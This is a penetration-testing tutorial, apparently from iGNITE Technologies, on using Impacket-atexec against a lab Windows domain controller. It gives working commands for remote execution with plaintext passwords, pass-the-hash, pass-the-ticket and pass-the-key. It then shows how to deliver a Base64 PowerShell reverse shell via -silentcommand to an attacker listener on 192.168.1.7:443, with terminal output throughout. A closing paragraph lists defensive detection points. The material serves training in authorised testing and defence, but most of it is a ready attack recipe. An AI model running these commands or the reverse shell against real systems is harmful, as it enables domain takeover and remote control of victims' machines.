iGNITE Technologies

IMPACKET

FOR PENTESTER



ATEXEC

www.hackingarticles.in

Contents

Overview 3
Introduction to Impacket-atexec 3
Command Execution with Plaintext Credentials 3
Pass-the-Hash Authentication 4
Pass-the-Ticket Authentication (Kerberos) 4
Pass-the-Key Authentication (AES Key) 5
Delivering the Reverse Shell with -silentcommand 6
Catching the Reverse Shell 7
Adding Timestamps and Debug Output 7
Specifying the Domain Controller with -dc-ip 8
Controlling Output Encoding with -codec 9
Conclusion 9

Overview

This article delivers a practical, hands-on walkthrough of Impacket-atexec, one of the most reliable remote command-execution utilities in an attacker's or penetration tester's arsenal. Throughout the guide we execute atexec against a Windows Server 2019 Domain Controller (DC1) inside the ignite.local Active Directory environment and demonstrate every major authentication method the tool supports: plaintext credentials, NTLM Pass-the-Hash, Kerberos Pass-the-Ticket, and Pass-the-Key using an AES key. We then push beyond simple command output by weaponising atexec to deliver a fully interactive PowerShell reverse shell, and we close by exploring the operational flags that give the operator finer control over execution, output decoding, and target selection. By the end, you will understand not only how to run atexec, but why each technique works and when to reach for it.

Introduction to Impacket-atexec

Impacket-atexec is a Python-based command-execution tool shipped as part of the Impacket collection maintained by Fortra. It executes commands on a remote Windows host by abusing the Windows Task Scheduler service through the ATSVC (TSCH) MSRPC interface. When you invoke the tool, atexec authenticates to the target over SMB, creates a temporary scheduled task, runs that task to execute the supplied command, and then captures the command's output into a file placed under the ADMIN$\Temp share. It reads that output file back across the network, prints it to your terminal, and finally deletes the scheduled task to reduce the footprint it leaves behind.

Because the technique relies on the Task Scheduler and administrative shares, atexec requires local administrator privileges on the target machine. It sits alongside its siblings — psexec, smbexec, wmiexec, and dcomexec — as a semi-interactive command executor, but it stands apart by using the Task Scheduler rather than services or WMI, which makes it a valuable alternative when other execution channels are monitored or blocked. The tool accepts credentials in multiple forms, supports the full range of modern Active Directory authentication attacks, and offers several flags that fine-tune its behaviour. The sections that follow demonstrate each of these capabilities in turn.

Command Execution with Plaintext Credentials

We begin with the most straightforward use case: supplying a valid domain username and password to run a single command on the target. Here we pass the ignite.local domain administrator credentials directly in the DOMAIN/user:password@target format and ask the Domain Controller to run ipconfig. The output confirms that atexec created the scheduled task, executed it, retrieved the result from ADMIN$\Temp, and cleaned up the task afterwards. The network configuration of the target — including its IPv4 address 192.168.1.9 — is returned cleanly to our terminal, proving successful remote execution.

```
impacket-atexec ignite.local/administrator:Ignite@987@192.168.1.9 "ipconfig"
```

```
┌──(root㉿kali)-[~]
└─# impacket-atexec ignite.local/administrator:Ignite@987@192.168.1.9 "ipconfig"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \rGuOBppE
[*] Running task \rGuOBppE
[*] Deleting task \rGuOBppE
[*] Attempting to read ADMIN$\Temp\rGuOBppE.tmp
[*] Attempting to read ADMIN$\Temp\rGuOBppE.tmp

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.9
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Pass-the-Hash Authentication

When we recover a user's NTLM hash but not their cleartext password, atexec lets us authenticate with that hash directly using the -hashes flag. This Pass-the-Hash technique supplies the hash in the LMHASH:NTHASH format — an empty LM portion is acceptable, so we prefix the value with a colon. Notice that the credential string no longer contains a password. atexec uses the administrator's NTLM hash to authenticate over SMB, runs ipconfig on the Domain Controller, and returns the same network details as before, all without ever knowing the account's plaintext password.

```
impacket-atexec -hashes :32196B56FFE6F45E294117B91A83BF38
ignite.local/administrator@192.168.1.9 "ipconfig"
```

```
┌──(root㉿kali)-[~]
└─# impacket-atexec  -hashes :32196B56FFE6F45E294117B91A83BF38 ignite.local/administrator@192.168.1.9 "ipconfig"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \hSCfPdkW
[*] Running task \hSCfPdkW
[*] Deleting task \hSCfPdkW
[*] Attempting to read ADMIN$\Temp\hSCfPdkW.tmp
[*] Attempting to read ADMIN$\Temp\hSCfPdkW.tmp

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.9
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Pass-the-Ticket Authentication (Kerberos)

atexec also supports Kerberos authentication, which allows us to leverage a previously obtained ticket-granting ticket (TGT) instead of a password or hash. We first export the KRB5CCNAME environment variable so that Impacket knows where to find the credential cache file containing the administrator's ticket. We then invoke atexec with the -k flag to enable Kerberos and -no-pass to tell it not to prompt for a password, targeting the Domain

Controller by its fully qualified name dc1.ignite.local. Running whoami confirms the execution context, returning nt authority\system and verifying that our stolen ticket grants full administrative execution on the target.


```
export KRB5CCNAME=Administrator.ccache
impacket-atexec -k -no-pass ignite.local/administrator@dc1.ignite.local "whoami"
```



Pass-the-Key Authentication (AES Key)


In addition to hashes and tickets, atexec accepts a raw Kerberos AES key through the -aesKey flag, a method commonly referred to as Pass-the-Key. Supplying the account's AES256 key lets atexec request Kerberos tickets on our behalf and authenticate to the Domain Controller without a password. Here we run net user against dc1.ignite.local to enumerate the local and domain accounts visible on the host. The tool returns the full user list — including built-in accounts such as Administrator, Guest, and krbtgt alongside the many domain users — demonstrating that the AES key alone is sufficient to achieve authenticated command execution.

```
impacket-atexec ignite.local/administrator@dc1.ignite.local -aesKey
e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7 "net user"
```



Preparing a Reverse Shell Payload

Single-command output is useful for enumeration, but a fully interactive shell is far more powerful. To obtain one, we first craft a reverse-shell payload using an online reverse shell generator. We set the listener IP to our Kali attacker address 192.168.1.7 and the port to 443, then select the PowerShell #3 (Base64) template. The generator produces a self-contained, Base64-encoded PowerShell command that, when run on the target, connects back to our machine. We copy this encoded payload for the next step, and we note the matching listener command the generator recommends.




Delivering the Reverse Shell with -silentcommand

With the payload ready, we feed the Base64 PowerShell command to atexec using the -silentcommand flag. This flag instructs atexec to execute the command directly without attempting to capture and return its output, which is exactly the behaviour we want for a reverse shell — the payload should run quietly on the target and establish a connection rather than block while waiting for output. atexec creates and runs the scheduled task

carrying our encoded PowerShell, and the task fires the reverse-shell payload against our waiting listener.


impacket-atexec -silentcommand ignite.local/administrator:Ignite@987@192.168.1.9 "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0AC..."



Catching the Reverse Shell

Before launching the payload, we started a Netcat listener on port 443, wrapped in rlwrap to give us a more comfortable, history-enabled shell experience. Moments after atexec runs the encoded PowerShell task, the listener reports an inbound connection from the target 192.168.1.9 and drops us into an interactive PowerShell prompt at C:\Windows\system32. We now hold a fully interactive shell on the Domain Controller, transforming atexec from a one-shot command runner into a foothold for continued post-exploitation.


```
rlwrap nc -lvnp 443
```



Adding Timestamps and Debug Output

atexec exposes several operational flags that give the operator more visibility into what the tool is doing. The -ts flag prepends a timestamp to every log line, while -debug produces verbose output that reveals the internal steps atexec performs, such as the Impacket installation path and the SchRpcGetLastRunInfo call it makes against the scheduled task. Running systeminfo with both flags enabled returns a detailed profile of the target — confirming it is a VMware-hosted Windows Server 2019 Standard Evaluation Domain Controller named DC1 — while the timestamped, verbose log makes the execution flow easy to follow and troubleshoot.

```
impacket-atexec -ts -debug ignite.local/administrator:Ignite@987@192.168.1.9 "systeminfo"
```



Specifying the Domain Controller with -dc-ip

When the target's DNS resolution is unreliable or we want to direct authentication traffic explicitly, the -dc-ip flag lets us name the Domain Controller's IP address directly. This is especially helpful in Kerberos and domain-enumeration scenarios where name resolution to the DC must succeed. Here we point atexec at the Domain Controller 192.168.1.9 and run net user /domain to list every account in the ignite.local domain. The command returns the complete domain user roster, confirming that specifying the DC by IP produces reliable, authenticated enumeration.

```
impacket-atexec -dc-ip 192.168.1.9 ignite.local/administrator:Ignite@987@192.168.1.9 "net user /domain"
```

```
┌──(root㉿kali)-[~]
└─# impacket-atexec -dc-ip 192.168.1.9 ignite.local/administrator:Ignite@987@192.168.1.9 "net user /domain"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \IJPwflqH
[*] Running task \IJPwflqH
[*] Deleting task \IJPwflqH
[*] Attempting to read ADMIN$\Temp\IJPwflqH.tmp
[*] Attempting to read ADMIN$\Temp\IJPwflqH.tmp

User accounts for \\

-------------------------------------------------------------------------------
aarav                    aarti                    aaru
Administrator            ankur                    anmol
geet                     Guest                    jerry
kavish                   kinjal                   komal
krbtgt                   krishna                  labuser
lakshya                  nishant                  raaj
raaz                     raj                      raja
ram                      rudra                    sanjeet
shikha                   shivam                   shreya
sita                     siva                     tom
The command completed with one or more errors.
```

Controlling Output Encoding with -codec

Command output on Windows may use a codepage that does not match the operator's terminal, which can garble characters when atexec prints the result. The -codec flag lets us specify the character encoding used to decode the captured output — here we choose cp1252 to match the target's Western codepage. Running dir C:\Users returns a clean, correctly rendered directory listing of the user profiles on the Domain Controller, including Administrator, Public, and several domain users, demonstrating how the flag ensures accurate output rendering across differing locales.

```
impacket-atexec -codec cp1252 ignite.local/administrator:Ignite@987@192.168.1.9 "dir C:\Users"
```

```
┌──(root㉿kali)-[~]
└─# impacket-atexec -codec cp1252 ignite.local/administrator:Ignite@987@192.168.1.9 "dir C:\Users"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \YRaFUMjH
[*] Running task \YRaFUMjH
[*] Deleting task \YRaFUMjH
[*] Attempting to read ADMIN$\Temp\YRaFUMjH.tmp
[*] Attempting to read ADMIN$\Temp\YRaFUMjH.tmp
 Volume in drive C has no label.
 Volume Serial Number is 8A8D-4901

 Directory of C:\Users

07/11/2026  01:25 PM    <DIR>          .
07/11/2026  01:25 PM    <DIR>          ..
07/11/2026  01:53 AM    <DIR>          Administrator
07/11/2026  01:25 PM    <DIR>          anmol
07/10/2026  12:49 AM    <DIR>          lakshya
06/14/2026  01:00 PM    <DIR>          Public
07/03/2026  09:34 AM    <DIR>          raaj
07/11/2026  01:57 AM    <DIR>          raaz
06/22/2026  09:27 AM    <DIR>          raja
               0 File(s)              0 bytes
               9 Dir(s)  48,700,452,864 bytes free
```

Conclusion

Impacket-atexec proves to be a compact yet remarkably flexible remote command-execution tool that every red teamer and penetration tester should keep close at hand. Across this

guide we drove it through the complete spectrum of Active Directory authentication techniques — supplying plaintext credentials, replaying an NTLM hash for Pass-the-Hash, reusing a Kerberos ticket for Pass-the-Ticket, and leveraging an AES key for Pass-the-Key — and in every case it delivered reliable execution against the ignite.local Domain Controller by abusing the Windows Task Scheduler service.

We then elevated atexec from a simple command runner to a genuine foothold by pairing a Base64-encoded PowerShell payload with the -silentcommand flag to land a fully interactive reverse shell on the target. Along the way, the operational flags — -ts and -debug for visibility, -dc-ip for precise Domain Controller targeting, and -codec for correct output decoding — showed how much control the tool hands to a thoughtful operator.

From a defensive standpoint, the same behaviour that makes atexec effective also makes it detectable. Blue teams should monitor for the rapid creation, execution, and deletion of scheduled tasks (Event IDs 4698, 4700, 4701, and 4702), watch for anomalous writes to ADMIN$\Temp, enforce least-privilege so that administrative shares are not broadly reachable, and protect credential material to blunt Pass-the-Hash, Pass-the-Ticket, and Pass-the-Key attacks. Understanding exactly how atexec operates — as demonstrated throughout this article — is the first step toward both wielding it responsibly in authorised engagements and defending against it in production environments.

iGNITE Technologies

FOLLOW US ON *social media*



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials




ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics



EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux